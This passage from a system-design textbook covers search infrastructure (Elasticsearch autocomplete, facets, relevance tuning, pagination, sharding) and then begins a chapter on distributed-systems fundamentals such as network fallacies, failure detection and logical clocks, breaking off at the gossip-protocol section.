## 26.5 Search System Design

### Indexing Pipeline





Index | | - Streams | | - Merge | | | | +-----+ +-----+ +-----+ +-----+

**Data Sources:** - Database CDC (Debezium) for real-time sync - Batch ETL jobs for bulk re-indexing - API webhooks for external data - Kafka consumers for event-driven indexing

**Transform:** - Clean HTML, remove special characters - Enrich with additional data (e.g., add category name from category ID) - Flatten nested structures for efficient indexing - Merge data from multiple sources

## Query Processing Pipeline

```
User Query: "wirless headfones under $50" | v +-----+ | Query Parsing | Parse into structured query | - Tokenize | "wirless"
"headfones" "under" "$50" +-----+ | v +-----+ | Spell Correction | "wirless" → "wireless" | / Did You Mean |
"headfones" → "headphones" +-----+ | v +-----+ | Query Expansion | "headphones" → "headphones", "earphones", "earbuds"
| (Synonyms) | (synonym expansion) +-----+ | v +-----+ | Search Execution | Run against inverted index | (ES/Lucene) |
Apply filters (price < 50) +-----+ | v +-----+ | Ranking | BM25 score + custom boosting | | + popularity + recency
+-----+ | v +-----+ | Post-processing | Highlighting, snippets | | Facet counts, pagination +-----+ | v
Search Results
```

## 26.6 Autocomplete / Typeahead

Autocomplete suggests completions as the user types. This is one of the most latency-sensitive features — results must appear within **50-100ms**.

### Trie Data Structure

A **trie** (prefix tree) is the classic data structure for autocomplete:

```
(root) / | \ h s w / | \ e e i / \ | \ a l a r / | \ \ d l r e / \ \ \ p o c l / \ \ h h e | \ o s | \ n s | e | s
a → d → p → h → o → n → e → s → "headphones" h → e → a → d → s → e → t → "headset"
```

### Prefix Matching with Ranking

Each node in the trie can store the **top-K most popular completions** for that prefix:

```
Trie Node for prefix "hea": +-----+ | "hea" | | Top completions: | | 1. "headphones" (score: 95000) | | 2. "headset" (score: 42000) | | 3.
"health" (score: 38000) | | 4. "hearing aids" (score: 12000) | +-----+
```

## Elasticsearch Autocomplete

Elasticsearch provides built-in autocomplete with:

### 1. Prefix Query

```
{ "query": { "prefix": { "name": { "value": "wire" } } } }
```

### 2. Completion Suggester (optimized for speed)

```
PUT /products { "mappings": { "properties": { "suggest": { "type": "completion" } } } } POST /products/_search { "suggest": { "product-suggest": {
"prefix": "wire", "completion": { "field": "suggest", "size": 5, "fuzzy": { "fuzziness": 1 } } } } }
```

The completion suggester uses an **FST (Finite State Transducer)** in memory for sub-millisecond lookups.

## Real-Time Updates for Autocomplete

As users search, update suggestion rankings: 1. Track search query frequency (e.g., in Redis sorted sets) 2. Periodically rebuild the trie/FST with updated frequencies 3. Use time-decay to favor recent queries over old ones

```
Redis Sorted Set: ZINCRBY search:suggestions 1 "wireless headphones" ZINCRBY search:suggestions 1 "wireless keyboard" ZREVRANGE search:suggestions
0 9 → Top 10 suggestions by frequency
```

## 26.7 Faceted Search and Filtering

Faceted search allows users to **narrow results** by categories, attributes, or ranges. This is essential for e-commerce.

```
Search: "laptop" Results (245 found): +---Filters (Facets)-----+ +---Results-----+ | | | | Brand: | | 1. Dell XPS 13 | | [] Dell
(45) | | $999 - ★★★★★ | | [x] Apple (38) | | | [] Lenovo (32) | | 2. MacBook Air M2 | | [] HP (28) | | $1,199 - ★★★★★ | | | | Price
Range: | | 3. MacBook Pro 14" | | [] Under $500 (12) | | $1,999 - ★★★★★ | | [x] $500-$1000 (89) | | | [] $1000-$2000 (98) |
+-----+ | [] Over $2000 (46) | | | RAM: | | [] 8GB (67) | | [] 16GB (112) | | [] 32GB (66) |
+-----+
```

### Elasticsearch Aggregations

```
GET /products/_search { "query": { "match": { "name": "laptop" } }, "aggs": { "brands": { "terms": { "field": "brand.keyword", "size": 10 } },
"price_ranges": { "range": { "field": "price", "ranges": [{ "to": 500 }, { "from": 500, "to": 1000 }, { "from": 1000, "to": 2000 }, { "from":
2000 }] } }, "avg_rating": { "avg": { "field": "rating" } } } }
```

## 26.8 Search Relevance Tuning

Out-of-the-box BM25 scoring often isn't enough. Real-world search needs **custom relevance tuning**.

### Boosting

Increase the importance of certain fields:

```
{ "query": { "multi_match": { "query": "wireless headphones", "fields": ["name^3", "description^1", "tags^2"] } } }
```

Name matches are 3x more important than description matches.

### Function Score (Custom Ranking Signals)

Combine text relevance with business signals:

```
{ "query": { "function_score": { "query": { "match": { "name": "headphones" } }, "functions": [{ "field_value_factor": { "field": "popularity",
"modifier": "log1p", "factor": 0.5 } }, { "gauss": { "date_published": { "origin": "now", "scale": "30d", "decay": 0.5 } }] }, "score_mode":
"multiply", "boost_mode": "multiply" } } }
```

This boosts results by **popularity** and **recency**.

### Synonyms

Define synonym mappings so users find results regardless of terminology:

```
"wireless" -> "wireless", "cordless", "Bluetooth" "laptop" -> "laptop", "notebook", "portable computer" "TV" -> "TV", "television", "flat screen"
```

### Fuzzy Matching (Typo Tolerance)

Handle misspellings by allowing edits (insertions, deletions, substitutions):

```
{ "query": { "match": { "name": { "query": "headfones", "fuzziness": "AUTO" } } } }
```

"headfones" matches "headphones" (edit distance: 1)

## 26.9 Pagination in Search Results

### Offset-Based Pagination (Simple but Limited)

```
{ "from": 0, "size": 10 } // Page 1 { "from": 10, "size": 10 } // Page 2 { "from": 20, "size": 10 } // Page 3
```

**Problem:** Deep pagination is expensive. `from: 10000, size: 10` requires Elasticsearch to fetch and sort 10,010 results, then discard the first 10,000. Elasticsearch limits this to 10,000 by default.

Search After (Cursor-Based Pagination)

Use the sort values of the **last result** as a cursor for the next page:

```
// Page 1: { "size": 10, "sort": [{ "_score": "desc" }, { "_id": "asc" }] } // Response includes last result's sort values: [0.85, "doc-xyz"] //
Page 2: { "size": 10, "sort": [{ "_score": "desc" }, { "_id": "asc" }], "search_after": [0.85, "doc-xyz"] }
```

**Pros:** Efficient for any depth, no 10K limit **Cons:** Can only go forward (no "jump to page 50"), sort values can shift

Scroll API (for Bulk Export)

For exporting all matching documents (not for user-facing pagination):

```
POST /products/_search?scroll=5m { "size": 1000, "query": { "match_all": {} } }
```

| Method       | Best For         | Max Depth | Random Access |
|--------------|------------------|-----------|---------------|
| from/size    | First few pages  | ~10,000   | Yes           |
| search_after | Deep pagination  | Unlimited | No (forward)  |
| Scroll       | Bulk data export | Unlimited | No            |

26.10 Scaling Search

Sharding Strategies

Distribute documents across shards for parallel processing:

```
Index: "products" (3 primary shards, 1 replica each) +---Shard 0---+ +---Shard 1---+ +---Shard 2---+ | docs 0-33K | | docs 33K-66K | | docs
66K-100K| | (Primary) | | (Primary) | | (Primary) | | Node 1 | | Node 2 | | Node 3 | +-----+ +-----+ +-----+ +---Shard
0---+ +---Shard 1---+ +---Shard 2---+ | (Replica) | | (Replica) | | (Replica) | | Node 2 | | Node 3 | | Node 1 | +-----+ +-----+
+-----+
```

**Query flow (scatter-gather):** 1. Query hits any node (coordinating node) 2. Coordinating node sends query to all shards 3. Each shard returns its top-N results 4. Coordinating node merges and re-ranks global top-N

**Shard sizing guidelines:** - Each shard: 10-50 GB ideal - Too many shards: overhead per shard (memory, file handles) - Too few shards: large shards are slow to search and recover

Index Lifecycle Management

For time-series data (logs, events):

```
Hot Phase: Active index, receives writes, fast SSD storage Index: logs-2024.01.15 Warm Phase: No longer receives writes, still queried Index:
logs-2024.01.14 (moved to cheaper storage) Cold Phase: Rarely queried, compressed, cheapest storage Index: logs-2024.01.01 Delete Phase: Index
deleted after retention period Index: logs-2023.12.01 (deleted)
```

Replica Sets for Read Scaling

Add replicas to handle more search queries:

```
More replicas = more search throughput (reads distributed across replicas) Fewer replicas = faster indexing (fewer copies to write) Production
recommendation: - At least 1 replica for high availability - 2+ replicas for read-heavy workloads
```

## 26.11 Alternatives to Elasticsearch

| Search Engine | Type        | Key Differentiator                             |
|---------------|-------------|------------------------------------------------|
| Apache Solr   | Open source | Mature, rich features, XML-heavy config        |
| Meilisearch   | Open source | Fast, easy to set up, typo-tolerant by default |
| Typesense     | Open source | Developer-friendly, easy tuning, fast          |
| Algolia       | SaaS        | Hosted, instant search, great DX, expensive    |
| OpenSearch    | Open source | AWS fork of Elasticsearch (Apache 2.0 license) |
| Vespa         | Open source | Yahoo's engine, good for ML-powered ranking    |
| Zinc          | Open source | Lightweight ES alternative, Go-based           |

### When to Choose What

| Scenario                            | Recommendation             |
|-------------------------------------|----------------------------|
| Full-featured enterprise search     | Elasticsearch / OpenSearch |
| Quick prototype, small dataset      | Meilisearch or Typesense   |
| Don't want to manage infrastructure | Algolia (SaaS)             |
| Log analytics (ELK stack)           | Elasticsearch / OpenSearch |
| ML-powered ranking at scale         | Vespa                      |
| Need Apache 2.0 license             | OpenSearch (AWS fork)      |

## 26.12 Real-World Search Systems

### How E-Commerce Search Works (Amazon-like)

```
User types: "running shoes size 10" | v +---Autocomplete Service---+ (as-you-type suggestions) | "running shoes" | | "running shoes men" | | "running shoes women" | +-----+ | v (user selects / presses Enter) +---Query Understanding---+ | Parse: "running shoes" (product) + "size 10" (attribute filter) | Expand: "running shoes" → "running shoes", "jogging shoes" | Spell check: OK +-----+ | v +---Search + Ranking-----+ | Stage 1: Recall (find candidates from inverted index) | | → 50,000 matching products | | Stage 2: Coarse ranking (BM25 + basic features) | | → Top 1,000 candidates | | Stage 3: Fine ranking (ML model: clicks, purchases, | | reviews, price, seller quality, personalization) | | → Top 100 ranked results | | Stage 4: Business rules (sponsored products, promotions) | | → Final ranked list | +-----+ | v +---Results Page-----+ | Products + Facets + Sponsored + "Did you mean..." | +-----+
```

### How Google Indexes the Web (High Level)

```
+---Web Crawler (Googlebot)---+ | Discovers URLs, fetches pages | | Follows links, respects robots.txt | +-----+ +-----+ | v +---Indexing Pipeline-----+ | Parse HTML → extract text | | Identify language | | Extract links → crawl queue | | Build inverted index | | Compute PageRank | +-----+ +-----+ | v +---Serving Infrastructure-----+ | Distributed index across | | thousands of servers | | (sharded by document hash) | +-----+ +-----+ | v +---Query Processing-----+ | Spell correction | | Query understanding (intent) | | Knowledge Graph lookup | | Retrieve from index | | Rank (200+ signals + ML) | | Personalization | +-----+
```

**Scale of Google Search:** - Indexes **hundreds of billions** of web pages - Serves **8.5 billion** searches per day - Returns results in **< 0.5 seconds** - Uses custom hardware and proprietary infrastructure

## 26.13 Key Takeaways

**Full-text search** requires specialized infrastructure beyond SQL `LIKE` queries. Inverted indexes enable fast, scalable text search with  $O(1)$  term lookups.

**Text analysis** (tokenization, stemming, stop words) transforms raw text into searchable tokens. Good analysis is the foundation of good search.

**The inverted index** maps terms to document IDs, enabling fast boolean and ranked retrieval. It is the core data structure of all search engines.

**Elasticsearch** is the dominant search engine: clustered, sharded, replicated, with near real-time indexing and powerful query DSL.

**BM25** is the standard relevance scoring algorithm. It improves on TF-IDF with term frequency saturation and document length normalization.

**Autocomplete** requires sub-100ms latency. Use tries, FSTs (Elasticsearch completion suggester), or prefix queries with popularity ranking.

**Faceted search** uses aggregations to let users filter results by category, price range, brand, etc. Essential for e-commerce.

**Relevance tuning** goes beyond BM25: field boosting, function scores (popularity, recency), synonyms, and fuzzy matching for typo tolerance.

**Pagination**: Use `from/size` for shallow pages, `search_after` for deep pagination, and Scroll API for bulk exports.

**Scaling search** involves proper shard sizing (10-50GB), replica sets for read throughput, and index lifecycle management for time-series data.

**Real-world search** combines multiple stages: recall (find candidates), ranking (ML models), business rules (sponsorship), and personalization.

---

## Further Reading

---

- *Elasticsearch: The Definitive Guide* (official, available free online)
- *Introduction to Information Retrieval* by Manning, Raghavan, Schütze (free online at Stanford)
- Elasticsearch documentation: <https://www.elastic.co/guide/>
- Algolia blog on search relevance: <https://www.algolia.com/blog/>
- Meilisearch documentation: <https://docs.meilisearch.com>

---

Previous: [Chapter 25 — Consensus Algorithms](#)

# Chapter 35: Distributed Systems — The Complete Guide

## Introduction

"A distributed system is one in which the failure of a computer you didn't even know existed can render your own computer unusable." — Leslie Lamport

Every large-scale system you use today — Google Search, Amazon, Netflix, WhatsApp, Uber — is a distributed system. Understanding distributed systems is not optional for modern software engineers; it is **the** core competency that separates junior from senior engineers.

This chapter is a comprehensive guide to distributed systems: what they are, why they exist, the fundamental principles that govern them, the failure modes that haunt them, the algorithms that tame them, and the design patterns that make them work in production.

**How this chapter relates to others:** This chapter covers the **foundational theory and principles** of distributed systems. For specific implementations, refer to: - [Chapter 11 — Data Partitioning & Sharding](#) - [Chapter 12 — Data Replication](#) - [Chapter 13 — Consistency & Consensus](#) - [Chapter 24 — Distributed Transactions](#) - [Chapter 25 — Consensus Algorithms](#)

## 35.1 What Is a Distributed System?

A **distributed system** is a collection of independent computers (nodes) that **communicate over a network** and **coordinate their actions** to appear to the end user as a single coherent system.

Single Machine: Distributed System: +-----+ +-----+ +-----+ +-----+ | One Computer | | Node A |<-->| Node B |<-->| Node C | | - One CPU | | | | | - One Memory | +-----+ +-----+ +-----+ | - One Disk | | | | - Everything local | +-----+ +-----+ +-----+ +-----+ | Network | +-----+ Key difference: In a distributed system, nodes do NOT share memory or a global clock. They communicate ONLY by passing messages over an unreliable network.

### Three Defining Characteristics

1. NO SHARED MEMORY +-----+ | Node A has its own RAM. Node B has its own RAM. They CANNOT read | | each other's memory directly. All communication happens via | | network messages (RPC, HTTP, TCP, etc.). | | | | Implication: You can't just "lock a variable" across nodes. | | You need distributed locks, consensus protocols, or CRDTs. | +-----+ 2. NO GLOBAL CLOCK +-----+ | Each node has its own clock, and clocks DRIFT apart over time. | | There is no way to precisely answer "what happened first?" | | across nodes without special algorithms. | | | | Implication: You need logical clocks (Lamport, Vector Clocks), | | hybrid clocks, or TrueTime (Google Spanner) to order events. | +-----+ 3. PARTIAL FAILURE +-----+ | Parts of the system can fail independently. Node A might be | | working perfectly while Node B has crashed and Node C has a | | network partition. Unlike a single machine where everything | | fails together. | | | | Implication: The system must detect, tolerate, and recover from | | partial failures without human intervention. | +-----+

### Why Build Distributed Systems?

+-----+ | Reason | Explanation | +-----+ | SCALABILITY | One machine has finite CPU, RAM, disk, and | | | network. Distributed systems scale by adding | | | more machines (horizontal scaling). | +-----+ | FAULT TOLERANCE | If one machine dies, others continue serving. | | | No single point of failure. | +-----+ | LATENCY REDUCTION | Place data/compute closer to users. | | | A server in Mumbai serves Indian users faster | | | than one in Virginia. | +-----+ | DATA LOCALITY | Legal requirements (GDPR) may mandate that | | | data stays in specific regions. | +-----+ | ORGANIZATIONAL | Different teams own different services. | | | Independent deployment and scaling. | +-----+ | COST EFFICIENCY | Many commodity machines are cheaper than one | | | ultra-powerful mainframe (at scale). | +-----+

## 35.2 The 8 Fallacies of Distributed Computing

In 1994, Peter Deutsch (and later James Gosling) enumerated 8 false assumptions that developers new to distributed systems commonly make. These fallacies have caused countless production outages. **Every distributed system engineer must internalize them.**

```
+-----+ | THE 8 FALLACIES OF DISTRIBUTED COMPUTING |
+-----+ | | 1. The network is reliable. | | 2. Latency is zero. | | 3. Bandwidth
is infinite. | | 4. The network is secure. | | 5. Topology doesn't change. | | 6. There is one administrator. | | 7. Transport cost is zero. | |
8. The network is homogeneous. | | +-----+
```

## Fallacy 1: "The Network Is Reliable"

Reality: Networks fail ALL THE TIME. +-----+ Packet sent +-----+ | Node A | -----> | Node B | +-----+ X +-----+ | Packet lost! Reasons: - Network switch failure - Cable damage - Router crash - Congestion/buffer overflow - Cloud provider network issue - Firewall misconfiguration Node A sent the message. Did Node B receive it? Node A has NO WAY TO KNOW without an acknowledgment. And what if the acknowledgment itself is lost? Consequences: - Messages can be lost, duplicated, delayed, or reordered - You MUST implement retries with idempotency - You MUST implement timeouts (but: is the server slow or dead?) - You MUST handle duplicate messages gracefully Real-world: AWS reports network-related incidents monthly. Google's Spanner team found that ~1 in 10,000 network links has issues at any given time across their global network.

## Fallacy 2: "Latency Is Zero"

Reality: Every network call adds latency. +-----+ | Operation | Latency |
+-----+ | In-memory function call | ~1 nanosecond | | Same-machine IPC | ~10 microseconds | |
Same-datacenter network call | ~0.5 ms | | Cross-datacenter (same region) | ~5-20 ms | | Cross-continent | ~50-150 ms | | With TLS handshake |
+50-100 ms | +-----+ Consequence: A function that makes 10 sequential network calls within the same
datacenter adds ~5ms of PURE NETWORK latency. In a microservice architecture with 6 services deep, that's 6 \* 0.5ms = 3ms minimum – and that's
WITHOUT processing time. Design implications: - Batch network calls (don't make 100 calls when 1 will do) - Use async communication where possible
- Co-locate services that communicate frequently - Cache aggressively to avoid remote calls - Monitor P99 latency, not just P50 (tail latency
kills)

## Fallacy 3: "Bandwidth Is Infinite"

Reality: Bandwidth is finite, shared, and expensive. A 10 Gbps link between two data centers sounds like a lot. But when 1000 services each send
100 MB/s of data, that's 100 GB/s. Design implications: - Don't transfer unnecessary data (SELECT \* when you need 2 columns) - Compress data in
transit (gzip, Brotli, protobuf over JSON) - Use pagination instead of returning all results - Implement data locality (process data where it
lives) - Use CDNs to offload bandwidth from origin

## Fallacy 4: "The Network Is Secure"

Reality: The network is hostile. - Man-in-the-middle attacks can intercept traffic - DNS spoofing can redirect traffic - Internal networks are NOT
safe (zero-trust model) Design implications: - Encrypt everything in transit (mTLS between services) - Authenticate every request (JWT, API keys,
certificates) - Implement network segmentation - Never trust input from the network (validate everything)

## Fallacy 5: "Topology Doesn't Change"

Reality: Servers are added, removed, and moved constantly. - Auto-scaling adds and removes instances dynamically - Deployments replace old
instances with new ones - Network routes change due to failures or optimization - Cloud providers migrate VMs between physical hosts Design
implications: - Use service discovery (Consul, etcd, Kubernetes DNS) - Don't hardcode IP addresses or hostnames - Design for dynamic membership
(nodes join/leave) - Use load balancers to abstract backend topology

## Fallacy 6: "There Is One Administrator"

Reality: Distributed systems span organizational boundaries. - Your app depends on AWS (their ops team), Cloudflare (their team), Stripe (their
team), a database managed by your DBA team, and services owned by 5 different product teams. - Each has different SLAs, deployment schedules, and
priorities. Design implications: - Build for independent failure of each dependency - Use circuit breakers for external services - Define and
enforce SLAs at every boundary - Implement graceful degradation (work without non-critical deps)

## Fallacy 7: "Transport Cost Is Zero"

Reality: Serialization, deserialization, and transport consume resources. Sending a 1 KB JSON payload over HTTP: - Serialize object to JSON: ~0.1
ms CPU - TLS encryption: ~0.05 ms CPU - TCP transmission: ~0.5 ms network - TLS decryption: ~0.05 ms CPU - Deserialize JSON to object: ~0.1 ms CPU
Total cost: ~0.8 ms (vs. ~0.001 ms for a local function call) Design implications: - Use efficient serialization (protobuf, flatbuffers over JSON)
- Reuse connections (connection pooling, HTTP/2 multiplexing) - Consider gRPC for internal service-to-service communication - Batch small messages
into larger ones where possible

## Fallacy 8: "The Network Is Homogeneous"

Reality: Your system runs on a mix of hardware, OS, and network equipment. - Linux servers, Windows machines, ARM-based devices - 1 Gbps, 10 Gbps,
and 100 Gbps network links - WiFi, cellular, fiber, satellite connections - Different MTU sizes, different congestion control algorithms Design
implications: - Use standard protocols (HTTP, gRPC, AMQP) - Don't assume byte order (use network byte order) - Test on different network
conditions (simulate slow, lossy networks) - Design for the SLOWEST participant (weak link)

# 35.3 Failure Modes in Distributed Systems

Understanding how systems fail is the first step to building systems that tolerate failure.

## Failure Types — From Mildest to Worst

| +-----+   Failure Type   Description   Severity                                                                                                                 |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------|
| +-----+   Fail-Stop   Node stops and stays stopped   Easiest to handle      (clean crash). Other nodes       can detect it's down.     +-----+   Crash-Recovery |
| Node crashes but eventually   Common       restarts. May have partial       state from before crash.                                                            |
| +-----+   Omission Failure   Node fails to send or receive  Harder to detect                                                                                    |
| some messages (network drops).      Node itself is still running.    +-----+                                                                                    |
| Timing Failure   Node responds, but too late   Tricky       (beyond the expected timeout).      Is it failed? Or just slow?                                     |
| +-----+   Byzantine Failure   Node behaves ARBITRARILY –   HARDEST to handle                                                                                    |
| sends wrong data, lies, acts       maliciously. Other nodes       cannot trust its messages.                                                                    |
| +-----+ The difficulty spectrum: Fail-Stop < Crash-Recovery < Omission < Timing <                                                                               |
| Byzantine (easy) (hard) Most systems assume crash-recovery + omission failures. Byzantine tolerance is needed only for untrusted environments (blockchain).     |

## The Impossibility of Distinguishing Crash from Slow

This is the FUNDAMENTAL dilemma of distributed systems: Node A sends a request to Node B. No response after 5 seconds. Possibility 1: Node B has CRASHED +-----+ Request +-----+ | Node A | -----> | Node B | +-----+ | CRASHED| +-----+ Correct action: Mark B as dead, failover to Node C. Possibility 2: Node B is SLOW (but alive) +-----+ Request +-----+ | Node A | -----> | Node B | +-----+ | Working| | slowly | +-----+ Correct action: Wait longer. DO NOT failover (B is still processing!). Possibility 3: The NETWORK is partitioned +-----+ Request +-----+ | Node A | -----X-----> | Node B | +-----+ (dropped) | HEALTHY| +-----+ Correct action: Depends on your consistency model (CP or AP). THE PROBLEM: Node A CANNOT TELL THE DIFFERENCE between these three. This is why: - Timeouts are an imperfect heuristic - Heartbeats reduce but don't eliminate ambiguity - Consensus protocols (Raft, Paxos) require a QUORUM to agree on "who is alive" - Google uses TrueTime (GPS + atomic clocks) to bound uncertainty

# 35.4 Failure Detection

Since you can't always tell if a node has failed, distributed systems use **failure detection algorithms** to make probabilistic judgments.

## Heartbeat-Based Detection

Simplest approach: Every node periodically sends "I'm alive" heartbeats. +-----+ Heartbeat (every 1s) +-----+ | Node A | ---> "I'm alive" -----> | Monitor| +-----+ +-----+ | Node B | ---> "I'm alive" -----> | | +-----+ | | | Node C | ---> (no heartbeat for 5s) -> | Node C | +-----+ | DEAD? | +-----+ Configuration: - Heartbeat interval: 1 second - Timeout threshold: 5 seconds (5 missed heartbeats) Trade-off: - Short timeout: fast detection, but more FALSE POSITIVES (a temporarily slow node is marked dead) - Long timeout: fewer false positives, but SLOW detection (a truly dead node is still receiving traffic for 30+ seconds) Used by: Kubernetes (kubelet heartbeats), Cassandra, most systems

## Phi Accrual Failure Detector

A more sophisticated approach that provides a CONTINUOUS suspicion level (phi value) instead of a binary alive/dead decision. How it works: 1. Monitor heartbeat ARRIVAL TIMES 2. Build a statistical model of heartbeat intervals 3. If a heartbeat is "late," calculate phi (suspicion level): phi = -log10(probability that heartbeat will still arrive) phi = 1: 10% chance heartbeat won't arrive (probably alive) phi = 3: 0.1% chance (suspicious) phi = 5: 0.001% chance (very likely dead) phi = 8: 0.000001% chance (almost certainly dead) Normal operation (heartbeats arrive every ~1s): Heartbeats: [1.0s|1.1s|0.9s|1.0s|...|3.5s| <- late! phi = 4.2 (suspicious!) Heartbeats: [1.0s|1.1s|0.9s|1.0s|...|8.0s| <- very late! phi = 8.7 (dead!)) Advantages over simple heartbeats: + Adapts to network conditions (if heartbeats are always jittery, phi threshold adjusts – doesn't false-positive on normal jitter) + Provides a CONTINUOUS suspicion level (not just alive/dead) + Application can choose its own phi threshold based on needs Used by: Akka (Scala/Java), Cassandra, Erlang/OTP

## Gossip-Based Failure Detection (SWIM Protocol)

Instead of a centralized monitor, every node monitors a RANDOM subset of other nodes. This is scalable and avoids single-point-of-failure. SWIM (Scalable Weakly-consistent Infection-style Membership): Round 1: Node A randomly picks Node C to probe +----+ "ping" +----+ | A | -----> | C | | | <----- | | +----+ "ack" +----+ OK! C is alive. Round 2: Node A randomly picks Node E to probe +----+ "ping" +----+ | A | -----X-----> | E | No response! +----+ +----+ Node A asks Node B and Node D to check E (indirect probe): +----+ "ping-req(E)" +----+ "ping" +----+ | A | -----> | B | -----> | E | +----+ +----+ +----+ +----+ "ping" +----+ | A | -----> | D | -----X-----> | E | +----+ +----+ +----+ If at least one indirect probe succeeds: E is alive (A's network to E is flaky). If ALL indirect probes fail: E is marked as SUSPECT. After a timeout, SUSPECT -> DEAD. Membership update gossipped to all nodes. How gossip spreads the failure info: Time 0: Only Node A knows E is dead Time 1: A tells B and C (via piggybacked gossip) Time 2: A, B, C know. B tells D, C tells F Time 3: A, B, C, D, F know. D tells G... Time N: All nodes know (O(log N) rounds to reach everyone) Properties: + O(1) network load per node per round (probe one random peer) + Failure information spreads in O(log N) rounds + No single point of failure (no central monitor) + False positive rate is low (indirect probes reduce false alarms) Used by: HashiCorp Consul/Serf, Cassandra (modified gossip), DynamoDB



## 35.5 Time, Clocks, and Ordering of Events

In a single machine, you can use the system clock to order events. In a distributed system, clocks are **unreliable** and **unsynchronized**. This is one of the deepest challenges.

### The Problem with Physical Clocks

Node A's clock: 10:00:00.000 Node B's clock: 10:00:00.150 (150ms ahead of A!) Event X happens on Node A at A's time 10:00:00.100 Event Y happens on Node B at B's time 10:00:00.050 Question: Did X happen before Y? By A's clock: X at 10:00:00.100 By B's clock: Y at 10:00:00.050 Naive answer: Y happened first (10:00:00.050 < 10:00:00.100) Actual answer: X happened first! (A's real time was 10:00:00.100, B's real time was 10:00:00.050 - 0.150 = 09:59:59.900) Physical clocks are inaccurate because: - Crystal oscillators drift: ~200 parts per million (17 seconds per day) - NTP synchronization has ~1-10ms accuracy (best case) - NTP can even make clocks go BACKWARDS (after correction) - VMs suffer additional clock skew from CPU time-slicing

### NTP (Network Time Protocol)

NTP synchronizes clocks over the network with a hierarchy of time sources: Stratum 0: Atomic clocks, GPS receivers (nanosecond accuracy) | Stratum 1: Servers directly connected to Stratum 0 (microsecond) | Stratum 2: Servers syncing from Stratum 1 (millisecond) | Stratum 3: Your typical server (1-10ms accuracy) NTP clock correction: - If clock is slightly ahead/behind: SLEW (gradually adjust speed) - If clock is far off: STEP (jump to correct time – dangerous for apps!) Key insight: NTP gives you APPROXIMATE time agreement, not EXACT. For ordering events, you need something better.

### Lamport Clocks — Logical Ordering

Leslie Lamport (1978) showed that you don't need PHYSICAL time to order events. You just need a LOGICAL clock that respects causality: "If event A happened before event B, then A's timestamp < B's timestamp." Algorithm (per node): 1. Each node maintains a counter C 2. Before each local event: C = C + 1 3. When sending a message: attach C to the message 4. When receiving a message with timestamp T: C = max(C, T) + 1 Example: Node A (C=0) Node B (C=0) Node C (C=0) | | | a1 (C=1) | | | | a2 (C=2) --send msg(C=2)--> | | | b1 (C=3) max(0,2)+1=3 | | | | b2 (C=4) --send msg(C=4)--> | | | c1 (C=5) | | | a3 (C=3) | | Lamport timestamps guarantee: If A "happened-before" B, then timestamp(A) < timestamp(B). BUT: If timestamp(A) < timestamp(B), we CANNOT conclude A happened before B. (Concurrent events may have any ordering of timestamps.) Used by: Many distributed systems as a cheap ordering mechanism.

### Vector Clocks — Detecting Concurrency

Vector clocks extend Lamport clocks to detect CONCURRENT events (events that are causally unrelated). Each node maintains a VECTOR of counters, one per node in the system. Algorithm: 1. Node i increments its own position in the vector before each event 2. When sending: attach the full vector 3. When receiving vector V: merge = max(local[j], V[j]) for all j, then increment own Example (3 nodes: A, B, C): Node A Node B Node C [0,0,0] [0,0,0] [0,0,0] | | | a1 [1,0,0] | | | | a2 [2,0,0] --msg--> | | | b1 [2,1,0] | | | | b2 [2,2,0] --msg--> | | | c1 [2,2,1] | | | a3 [3,0,0] | | Comparing vector clocks: - [2,2,0] < [2,2,1] (B:b2 happened-before C:c1) – CAUSAL ORDER - [3,0,0] vs [2,2,1] – NEITHER is less than the other – CONCURRENT! (A:a3 and C:c1 are concurrent events) Rule: V1 < V2 iff every element of V1 <= corresponding element of V2, AND at least one element is strictly less. If neither V1 < V2 nor V2 < V1, events are CONCURRENT. Used by: Amazon DynamoDB (conflict detection), Riak, CRDTs Downside: Vector size grows with number of nodes. Not practical for systems with thousands of nodes. Use Dotted Version Vectors or Hybrid Logical Clocks instead.

### Hybrid Logical Clocks (HLC)

HLC combines physical time with logical counters: HLC = (physical\_time, logical\_counter) - physical\_time: from NTP-synchronized clock - logical\_counter: ensures causal ordering within the same physical\_time Algorithm: On local event or send: pt = max(local.pt, physical\_clock()) if pt == local.pt: lc = local.lc + 1 else: lc = 0 local = (pt, lc) On receive message with timestamp (msg.pt, msg.lc): pt = max(local.pt, msg.pt, physical\_clock()) if pt == local.pt == msg.pt: lc = max(local.lc, msg.lc) + 1 elif pt == local.pt: lc = local.lc + 1 elif pt == msg.pt: lc = msg.lc + 1 else: lc = 0 local = (pt, lc) Benefits: + Bounded divergence from physical time (unlike pure Lamport clocks) + Respects causality (like vector clocks) + Compact: just (timestamp, counter) – no vector needed + Compatible with NTP (timestamps are close to real time) Used by: CockroachDB, MongoDB, YugabyteDB

### Google TrueTime — Bounded Uncertainty

Google's Spanner uses TrueTime, which provides a TIME INTERVAL instead of a single timestamp: TrueTime.now() = [earliest, latest] "The actual time is guaranteed to be within this interval." How TrueTime achieves this: - GPS receivers in every data center (synchronized to atomic clocks) - Atomic clocks as backup (in case GPS fails) - Combined uncertainty: typically ~1-7 milliseconds Usage in Spanner: 1. Transaction commits at timestamp T 2. Spanner waits until TrueTime.now().earliest > T 3. This guarantees NO other transaction can have a lower timestamp 4. Result: externally consistent global transactions +-----+ | Clock Technology | Accuracy | Use Case | +-----+ | NTP | 1-10 ms | General purpose | | PTP (Precision TP) | 1-100 µs | HFT, telecom | | GPS + Atomic | 1-7 ms (bound) | Google Spanner (TrueTime) | | Lamport Clock | N/A (logical) | Causal ordering | | Vector Clock | N/A (logical) | Concurrency detection | | Hybrid Logical | Near real-time | CockroachDB, MongoDB | +-----+

## 35.6 Gossip Protocols

Gossip protocols (also called **epidemic protocols**) spread information through a distributed system the way gossip spreads in a social network — each node tells a few random peers, and information spreads exponentially.

## How Gossip Works

